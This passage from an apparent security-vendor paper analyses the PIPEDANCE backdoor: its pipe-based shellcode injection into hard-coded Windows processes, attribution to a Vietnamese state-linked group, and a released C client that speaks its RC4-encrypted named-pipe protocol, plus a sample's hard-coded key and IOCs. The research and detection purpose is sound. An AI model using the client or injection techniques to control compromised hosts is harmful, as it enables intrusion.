result = command_id ? des::EnterHeavenGate(v10, v11, v12, v13, result_flag) : CreateRemoteThread(result, 0, 0, 0, 0, 4u, result_flag);
```

Figure 29: Custom option for injection target for PIPEDANCE.

One of the more interesting techniques utilized by PIPEDANCE is integrating shellcode and pipes with `StdInput` and `StdOutput` to load any tooling of their choice into one of these hard-coded injection targets. Not only does this allow the adversary to stay stealthy and evade monitoring, it allows them to run shellcode without the fear of losing their main implant if anything were to go wrong. This kind of implementation is typically embedded in offensive frameworks such as Cobalt Strike. The technique starts where the adversary turns an executable such as Mimikatz into shellcode using something like the Donut framework [2]. The operator provides the shellcode and the paired command they want to pass via `StdInput`. A randomly selected injection target is spawned, hosting the shellcode/Mimikatz, which then gets executed with the provided command. The StdOutput is collected and shipped back over the named pipe. This process all occurs under the normal packet request protocol, so data is being encrypted/decrypted using RC4.

```
if ( switch_enable_output_redirect )
{
  des::CreatePipe(&child_output, &StartupInfo.hStdOutput);// redirect child output
  SetHandleInformation(child_output, HANDLE_FLAG_INHERIT, 0);
  StartupInfo.hStdError = StartupInfo.hStdOutput;
}

if ( size_input_for_shellcode )
{
  des::CreatePipe(&StartupInfo.hStdInput, &child_input);// redirect child input
  SetHandleInformation(child_input, HANDLE_FLAG_INHERIT, 0);
}
```

Figure 30: STDIN/STDOUT integration with shellcode.

ATTRIBUTION

Based on our analysis of the PIPEDANCE malware and telemetry observations in multiple environments, we assess with moderate confidence that PIPEDANCE is used to further Vietnamese state interests. The activity group involving

PIPEDANCE shares similarities with reporting from *Microsoft*, describing Canvas Cyclone, and *Google Cloud*'s *Mandiant* describing APT32.

During 2022, *Elastic Security Labs* observed a unique ICMP backdoor, known as PHOREAL or RIZZO, on two different servers in the same environment. This unique ICMP backdoor malware is well documented by *Cylance Blackberry* in a 2018 whitepaper [3]. Near the end of December 2022, we observed new activity on two additional endpoints in this environment where PIPEDANCE was loaded and Cobalt Strike BEACON was executed afterwards.

Moving forward into May 2023, our team observed new tooling [4] being dropped on one of these previously compromised endpoints with PIPEDANCE and saw other victims within Vietnam targeted with SPECTRALVIPER. We suspect that this threat group might be in the process of moving away from PHOREAL and upgrading their tooling to a newer implant like SPECTRALVIPER.



Figure 31: Intrusion timeline within same environment .

When it comes to public reporting, *Microsoft*'s coverage [5] of Canvas Cyclone in 2020 mentions TTPs related to coin miner installations. For example, the use of the Service Control Manager to launch *Microsoft Sysinternals* DbgView.exe to load a malicious DLL that verified network egress to yahoo.com. *Microsoft* mentions a capability to launch Base64-encoded commands via a hard-coded list of *Windows*-native processes.

> DLL. The group used DebugView and the malicious DLL in a fairly unexpected fashion to launch Base64-encoded Mimikatz commands using one of several Windows processes: *makecab.exe, systray.exe, w32tm.exe, bootcfg.exe, diskperf.exe, esentutl.exe*, and *typeperf.exe*.

Figure 32: Hard-coded injection targets from Canvas Cyclone report [5].

We also observed '`dbgview.exe`' loading a malicious DLL and performing a similar behaviour via these same *Windows* processes (excluding `systray.exe`) which are hard-coded in PIPEDANCE. PIPEDANCE contains a custom function that attempts to inject code into one of these processes to disguise the activity, *coincidentally*.

```
.rdata:0041BCD4 injection_targets dd offset aMakecabExe ; DATA XREF: des__RandomlySelectedWindowsBinary+1A↑r
.rdata:0041BCD4                                         ; "makecab.exe"
.rdata:0041BCD8                 dd offset aTypeperfExe  ; "typeperf.exe"
.rdata:0041BCDC                 dd offset aW32tmExe     ; "w32tm.exe"
.rdata:0041BCE0                 dd offset aBootcfgExe   ; "bootcfg.exe"
.rdata:0041BCE4                 dd offset aDiskperfExe  ; "diskperf.exe"
.rdata:0041BCE8                 dd offset aEsentutlExe  ; "esentutl.exe"
```

Figure 33: Hard-coded injection targets within PIPEDANCE.

In 2021, *Secureworks* CTU described their observations [6] of a threat group they call TIN WOODLAWN and associated it with previous reporting by *Google Cloud*'s *Mandiant* on APT32. They mention a similar methodology by which an RC4-encrypted payload is written to a named pipe and injected into a randomly selected hard-coded list; in their publication it was '`esentutl.exe`'. This very closely resembles a similar feature of PIPEDANCE.

> The stager waits for an RC4-encrypted executable payload to be written to the named pipe and then injects the payload into a legitimate Windows executable randomly selected from a hard-coded list in the stager code. In one campaign, Cobalt Strike injected the Windows esentutl.exe Extensible Storage Engine utility with an RC4-encrypted Mimikatz credential harvesting payload for credential theft.

Figure 34: TIN WOODLAWN details using RC4, named pipe and injection target esentutl.exe [6].

These two examples from public reporting describe very similar capabilities present in PIPEDANCE or intrusions where PIPEDANCE was used. We assess with moderate confidence that there are technical and procedural overlaps described in the reporting of APT32, OCEANLOTUS, TIN WOODLAWN and Canvas Cyclone.

Every vendor has its own visibility and technical capabilities that result in how it identifies and names threats. So while we can't say that PIPEDANCE is definitely a tool of APT32 or Canvas Cyclone, we can say that there are many unique similarities between these specific activity groups and threats.

PIPEDANCE CLIENT

In order to support the malware analysis process for PIPEDANCE, a client application was written using the C programming language [7]. This process is beneficial as it helps us understand PIPEDANCE's features, control flow and structures in more depth.

```
*** PipeDance Command Menu ***

Backdoor Commands

          01: Process termination
          02: Run single command/retrieve output
          04: File enumeration on working folder
          06: Write file to disk
          07: Get current directory
          08: Change current directory
          09: Get running processes

Process Injection Techniques

          22: Perform thread hijacking (x64) or Heavens Gate (x86) with stdin/stdout option for the child process
          24: Perform thread hijacking (x64) or Heavens Gate (x86)
          26: Perform thread hijacking (x64) or Heavens Gate (x86) with provided PID)

Network Connectivity Checks

          71: HTTP connectivity check
          72: DNS connectivity check with provided DNS server IP (bing.com)
          73: ICMP connectivity check
          74: TCP connectivity check
          75: DNS connectivity check without DNS server (bing.com)

Maintenance Commands
          99: Disconnect pipe / exit thread
          100:  Terminate PIPEDANCE process / disconnect Pipe / exit thread
```

Figure 35: PIPEDANCE client command listing.

The client has the majority of the PIPEDANCE handler functions carried over, including the standard backdoor commands, injection commands, and the network connectivity checks. In order to work with the client application, a previous PIPEDANCE sample can be paired using the same hard-coded string as is used as the named pipe and RC4 key. This string is hard-coded inside the binary, and is located near the main entrypoint. For example, in a publicly available sample [8], the RC4 key/pipe name is '`qm2jhf6nqgfwqnhklt38ohwoskgddq77`'.

```
.text:00EB30F8 ; int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
.text:00EB30F8 _WinMain@16     proc near               ; CODE XREF: __scrt_common_main_seh(void)+F3↓p

.text:00EB30F9                 mov     ebp, esp
.text:00EB30FB                 and     esp, 0FFFFFFF8h
.text:00EB30FE                 sub     esp, 14h
.text:00EB3101                 mov     eax, offset aQm2jhf6nqgfwqn ; "qm2jhf6nqgfwqnhklt38ohwoskgddq77"
.text:00EB3106                 mov     ecx, eax
.text:00EB3108                 mov     g_pipe_name_pw, eax
.text:00EB310D                 push    ebx
.text:00EB310E                 push    esi
.text:00EB310F                 push    edi
.text:00EB3110                 lea     edx, [ecx+1]
```

Figure 36: Identifying hard-coded RC4 / named pipe.

Building any kind of client application to support malware analysis is very helpful in solidifying your understanding of the malware. By doing this, we were able to get deeper insight into how each command handler operates and the types of inputs/outputs that are required for each function. Through this instrumentation, we were able to reach different command handlers, allowing us to modify parameters and observe the different behaviours.

Another major benefit of building a client application is centred around unobserved functionality. With access to almost all of the functionality, we can reliably test other functions that we didn't observe during the intrusion. This can end up creating a new cycle of threat research such as building new detections, validating prevention features or learning about new non-public techniques/capabilities from an established threat group.

During the reversing process, it's also important to build out data structures as these can then be utilized during the client development process. It's critical that the correct structure layout matches with what the server expects if we want to communicate with it.

For example, upon the first connection to the hard-coded named pipe, there is an initial check-in structure that is used in later functions. This structure contains three fields including the malware process identifier (PID) that it will use to communicate over a new named pipe.

```
struct CheckinStruct
{
        uint32_t PID;
        uint16_t DomainPlusUserName[512];
        wchar_t CurrentDirectoryProcess[260];
};
```

Figure 37: PIPEDANCE check-in structure.

With this structure in hand, we can receive the data through the named pipe, such as in the example below.

```
CheckinStruct* ReceiveCheckInArgument(HANDLE pipe)
{
        CheckinStruct* p_mem = (CheckinStruct*)calloc(1, sizeof(CheckinStruct));
        CheckinStruct* result = ReceiveCheckInData(pipe, p_mem);

        return result;
}
```

Figure 38: ReceiveCheckinArgument function.

Another significant data structure passed throughout PIPEDANCE is an eight-byte packet request structure. This is used to send the respective command handler IDs, architecture check, malware PID, results, error codes, but most importantly it sends over the sizes of subsequent data buffers of the requests and pointers to the data buffers themselves.

```
struct Packet
{
      union
      {
           uint8_t buffer;
           uint32_t command_id;
           uint32_t is_wow64_check_flag;
           uint32_t pid;
           uint32_t result;

      } _0;
      union
      {
           uint32_t buffer_size;
           uint8_t buffer[];
           uint32_t error_code;
      } _1;
};
```

Figure 39: Packet structure.

This structure consists of two unions with their respective fields in each union. Overall, this provides a flexible data structure for the developer, allowing the data to be interpreted differently using the same memory space.

In this following section we will detail the request flow using the process termination function from PIPEDANCE; this function is used to end a process and all of its threads, based on a user-provided process identifier (PID).

The following are the steps and (in Figure 40) a visualization for terminating a process from the client. This type of request flow is common within PIPEDANCE and used in many of the command handlers:

1. The client sends over an eight-byte structure consisting of command ID (0x1) and buffer size of command parameter (PID to terminate).
2. The server allocates memory based on the previously provided buffer size. This will be used by the server to catch the next `WriteFile` by the client.
3. The client encrypts the data buffer with RC4.
4. The client sends a buffer over the named pipe.
5. The server decrypts the data buffer from the named pipe with RC4.

6. Based on the command ID, the correct function is selected, passing the corresponding arguments decrypted – in this case the PID.
7. For this specific function, upon success it will return the `CloseHandle` return value or error code from `GetLastError` as a result.



Figure 40: Process termination diagram.

Having now a clearer understanding of the steps and flow involved, we will walk through the process termination function from the client side, from the request generation to the initial function call.

In order to get started, a new request is generated using the previous Packet structure. Below is an example in the client where memory is allocated using the Packet structure and assigned the `command_id` and `buffer_size` values.

```
Packet* NewRequest(uint32_t command_id, uint32_t buffer_size)
{
        Packet* new_request = (Packet*)calloc(1, sizeof(Packet));
        new_request->_0.command_id = command_id;
        new_request->_1.buffer_size = buffer_size;

        return new_request;
}
```

Figure 41: NewRequest function.

There are two options when sending packets to PIPEDANCE using the client. The first option (shown below) typically occurs in the initial request performing a `WriteFile` operation over the named pipe using the previously discussed Packet structure. In this example, the client is sending the command ID (`0x1`) of the command handler and the buffer size of the PID command argument (four bytes).

```
bool SendPacket(Packet* packet, HANDLE pipe)
{
        uint32_t n_bytes = 0;
        bool result = WriteFile(pipe, packet, sizeof(Packet), (DWORD*)&n_bytes, NULL);

        return packet;
}
```

Figure 42: SendPacket function.

The second option when sending request packets depends if there are parameters that need to be sent to the command handler function. For this example, since a PID is required for termination, the `SendArgument` function is used. This function will allocate new memory based on the size of the passed parameter (PID), copy the buffer containing the PID, then perform RC4 encryption using the hard-coded string over this new buffer.

```
bool SendArgument(HANDLE pipe, uint8_t* buffer, uint8_t buffer_size, uint8_t* key, uint32_t
key_size)
{
    uint8_t* encrypted_buffer = (uint8_t*)calloc(1, buffer_size);
    memcpy(encrypted_buffer, buffer, buffer_size);
    rc4(key, key_size, encrypted_buffer, buffer_size);

    return SendArgumentPacket(encrypted_buffer, pipe, buffer_size);
}
```

Figure 43: SendArgument function.

This previous function will return a new function call to `SendArgumentPacket`. This ends up being responsible for writing the encrypted buffer in block sizes.

```
bool SendArgumentPacket(uint8_t* buffer, HANDLE pipe, uint32_t buffer_size)
{

      uint32_t block_size = 0x1000;
      uint32_t total_size_sent = 0;
      bool result;

      while (total_size_sent < buffer_size) {
          uint32_t n_bytes = 0;
          result = WriteFile(pipe, &buffer[total_size_sent], block_size < (buffer_size - total_
size_sent) ? block_size : buffer_size - total_size_sent, (DWORD*)&n_bytes, NULL);

      if (result == FALSE) {
          DWORD errorCode = GetLastError();
          printf("WriteFile failed with error code: %d\n", errorCode);
          break;
          }

          total_size_sent += n_bytes;
      }

      return result;
}
```

Figure 44: SendArgumentPacket function.

At this point, PIPEDANCE will read in the encrypted buffer from the named pipe, decrypt it using the RC4 algorithm and assign a pointer to it. Next, the malware will navigate to the provided command ID (`0x1`) and execute the handler function passing the PID argument.

In Figure 45, it's a straightforward function using `OpenProcess` and `TerminateProcess` with the provided PID and returning the result of `CloseHandle` or `GetLastError`.

```
MemMove2(p_destination, cmd_arg, 4u);
process_id = *p_destination;
last_error = 0;
h_process = OpenProcess(1u, 0, process_id);
_h_process = h_process;
if ( h_process )
{
  if ( !TerminateProcess(h_process, 0) )
    last_error = GetLastError();
  *p_error_code = last_error;
  return CloseHandle(_h_process);
}
else
{
  result = GetLastError();
  *p_error_code = result;
}
return result;
```

Figure 45: PIPEDANCE process termination function.

In order to receive data back from PIPEDANCE, there are a couple of different approaches. In this example with the process termination function, the results are immediately returned in the Packet eight-byte structure without any encryption/decryption. In our client, memory is allocated and a `ReadFile` operation is performed over the named pipe, collecting the result or error code.

```
Packet* ReceivePacket(Packet* packet, HANDLE pipe)
{
        uint32_t n_bytes = 0;
        bool result = ReadFile(pipe, packet, sizeof(Packet), (DWORD*)&n_bytes, NULL);

        return packet;
}
```

Figure 46: ReceivePacket function.

In other functions where there is substantial data that needs to be returned, the previous function is used first, getting the buffer size of incoming data, then the `ReceiveArgument` function (below) is used to allocate memory for the buffer where the `ReceiveArgData` function is then called.

```
char* ReceiveArgument(HANDLE pipe, uint32_t buffer_size)
{
        char* p_mem = (char*)calloc(1, buffer_size);

        return ReceiveArgData(pipe, p_mem, buffer_size);
}
```

Figure 47: ReceiveArgument function.

The `ReceiveArgData` function is then used to read the encrypted buffer from the named pipe.

```
char* ReceiveArgData(HANDLE pipe, char* buffer, uint32_t buffer_size)
{
        uint32_t n_bytes = 0;
        bool result = ReadFile(pipe, buffer, buffer_size, (DWORD*)&n_bytes, NULL);

        return buffer;
}
```

Figure 48: ReceiveArgData function.

At this stage, the client has a pointer to the encrypted data. The client will then decrypt this buffer with the same RC4 string and print out the results to the client.

```
void ReceiveData(HANDLE pipe, uint8_t* key, uint32_t key_size)
{
        Packet* initial_buffer = ReceiveRequest(pipe);
        char* data = ReceiveArgument(pipe, initial_buffer->_1.buffer_size);

        rc4(key, key_size, (unsigned char*)data, initial_buffer->_1.buffer_size);
        wprintf(L"\nResult: %s\n", data);

}
```

Figure 49: ReceiveData function.

Figure 50 shows the output from the client side of a successful PID termination.

```
Please enter in command ID: 1
Please enter in PID for termination: 4460

        RESULT: PID termination of 4460
        Error Code: 0
```

Figure 50: PIPEDANCE client output of process termination function.

For the network connectivity functions, these operate in the previously described manner, taking input such as a domain or an IP address. With the knowledge of the eight-byte structure, we can pass the result to the `ReportConnectivityResults` function and parse the output accordingly, providing a success or error code.

```
void ReportConnectivityResults(Packet* result)
{
      if (result->_0.result == 1) {
         printf("\n\n\tConnectivity Check Status: Successful");
      }
      else {
         printf("\n\n\tConnectivity Check Status: NOT Successful");
         if (result->_1.error_code != NULL)
         printf("\n\n\tError Code: %d", result->_1.error_code);
      }
}
```

Figure 51: ReportConnectivityResults.

Figure 52 shows an example highlighting the command output returned from a network connectivity check for yahoo.com.

```
Please enter in command ID: 71
Please enter domain for HTTP GET Request connectivity check: yahoo.com

        Connectivity Check Status: Successful
```

Figure 52: PIPEDANCE command output from HTTP GET request.

PIPEDANCE heavily integrates innovative techniques to evade security monitoring and implements a wide variety of functionality that makes it an interesting tool to simulate attacker behaviour. With this project, we hope this can jumpstart research into PIPEDANCE and other similar malware techniques, helping defenders to learn about these threats and validate their own detection/prevention technologies against a mature and capable threat.

CONCLUSION

In this paper, we have detailed a backdoor called PIPEDANCE that we suspect belongs to a Vietnamese state-affiliated threat group. This backdoor is packed with functionality that enables post-compromise and data exfiltration activity, turning a compromised endpoint into an internal C2 server. Along with this research, we are releasing a client application that was written during the reversing process. We hope this project will assist researchers and defenders in learning more about PIPEDANCE's features and that they will use the tool to validate their own security tooling.

REFERENCES

[1] Cimpanu, C. Ten Years Later, Malware Authors Are Still Abusing 'Heaven's Gate' Technique. ZDNET. July 2019. https://www.zdnet.com/article/malware-authors-are-still-abusing-the-heavens-gate-technique/.

[2] TheWover / donut. https://github.com/TheWover/donut.

[3] The BlackBerry Cylance Threat Research Team. The SpyRATs of OceanLotus. BlackBerry. October 2018. https://blogs.blackberry.com/en/2018/10/report-the-spyrats-of-oceanlotus.

[4] Elastic Security Labs. Elastic charms SPECTRALVIPER. June 2023. https://www.elastic.co/security-labs/elastic-charms-spectralviper.

[5] Microsoft Threat Intelligence. Threat Actor Leverages Coin Miner Techniques to Stay under the Radar – Here's How to Spot Them. Microsoft. November 2020. https://www.microsoft.com/en-us/security/blog/2020/11/30/threat-actor-leverages-coin-miner-techniques-to-stay-under-the-radar-heres-how-to-spot-them/.

[6] Counter Threat Unit Research Team. Detecting Cobalt Strike: Government-Sponsored Threat Groups. Secureworks. August 2021. https://www.secureworks.com/blog/detecting-cobalt-strike-government-sponsored-threat-groups.

[7] PIPEDANCE client source code. https://github.com/elastic/PIPEDANCE.

[8] VirusTotal. https://www.virustotal.com/gui/file/9d3f739e35182992f1e3ade48b8999fb3a5049f48c14db20e38ee63eddc5a1e7.

INDICATORS OF COMPROMISE (IOCs)

- PIPEDANCE: `9d3f739e35182992f1e3ade48b8999fb3a5049f48c14db20e38ee63eddc5a1e7`
- Cobalt Strike BEACON: `805a4250ec1f6b99f1d5955283c05cd491e1aa378444a782f7bd7aaf6e1e6ce7`
- COBALT STRIKE C2: `exl.officeappsreviews[.]com/lanche-334e58sfj4eeu7h4dd3sss32d`